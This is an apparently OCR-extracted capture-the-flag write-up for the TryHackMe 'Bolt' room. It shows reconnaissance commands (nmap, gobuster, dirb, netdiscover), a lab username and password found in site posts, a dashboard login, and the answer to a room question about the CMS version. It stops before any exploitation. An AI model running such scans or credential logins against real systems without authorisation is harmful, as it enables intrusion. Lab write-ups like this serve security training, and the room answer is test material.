
Bolt

Bolt Link: https://tryhackme.com/r/room/bolt

Firstly we will start with golden searches because scanning takes a long time.
nmap -pn -p- -sC -sV (IP) -vvv -oA nmap_full




with nmap scan. Nmap shows us three ports are open, we don't any information about ssh, let's focus on http

Basic Directory Scan, gobuster
gobuster dir -u http://IP -w /usr/share/wordlists/dirb/common.txt


Basic Scan, dirb = We will use these results for web server analysis.
dirb http://IP = We will use these results for web server analysis.

Basic Scan netdiscover
netdiscover = It is used during penetration tests to quickly identify which devices are connected to the network.


Access the website, and we get it.



let’s explore this website, in the first article we get interesting information, where we get the username.




The second article shows that we get the password to log in.



Username: bolt


Password: boltadmin123

I tried to search on Google for the Bolt CMS default login page address.





let’s try to access the login page using the username and password that we got earlier.

yeah, we’re in :) on the web dashboard we get information about the CMS version of this website.





> What version of the CMS is installed on the server? (Ex: Name 1.1.1)
>
> Answer : Bolt 3.7.1



Pages
Entries
Showcases
Blocks
Settings
Configuration
File Management
Extensions
Collapse sidebar
№ 2 Message for IT Department Hey guys, i suppose this is our secret forum right? I posted my first message for our rea
e you need it! Regards, Jake ...
№ 1 Message From Admin Hello Everyone, Welcome to this site, myself Jake and my username is bolt .I am still new to
all! Regards, Jake (Admin)
Bolt 3.7.1 php 200 @ dashboard 62 ms 8.0 MB 23 ms 16 Q in 2 ms


10.10.150.49:8000/bolt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Bolt Bolt
Find
Dashboard
Content
Homepage
Pages
Entries
Showcases
Blocks
Settings
Configuration
File Management
Extensions
Collapse sidebar
Dashboard
Add ...
Recently edited Entries
More Entries »
№ 2 Message for IT Department Hey guys, i suppose this is our secret forum right? I posted my first message for our readers today but there seems to be a lot of freesp
ace out there. Please check it out! my password is boltadmin123 just incase you need it! Regards, Jake ...
Edit
№ 1 Message From Admin Hello Everyone, Welcome to this site, myself Jake and my username is bolt .I am still new to this CMS so it can take awhile for me to get use
d to this CMS but believe me i have some great content coming up for you all! Regards, Jake (Admin)
Edit
Configuration Notices
Bolt has detected one or more configurati
optimum performance:
- The mail configuration parameters ha
password resets, and extension functior
config.yml.
Unable to fetch news!
Unable to connect to https://news.bolt.cm
Latest system activity
- Admin logged in (18 minutes ago)
- Admin logged in (4 years ago)
- Admin logged out (4 years ago)
- Updated user account 'Admin'. (4 years a
- Admin logged in (4 years ago)
- Admin logged out (4 years ago)
- Added user account 'Admin'. (4 years ago
more activity
Bolt 3.7.1 php 200 @ dashboard 61 ms 8.0 MB 22 ms 16 Q in 2 ms

Look for vulnerabilities in this version of the CMS, and it looks like there are vulnerabilities there.







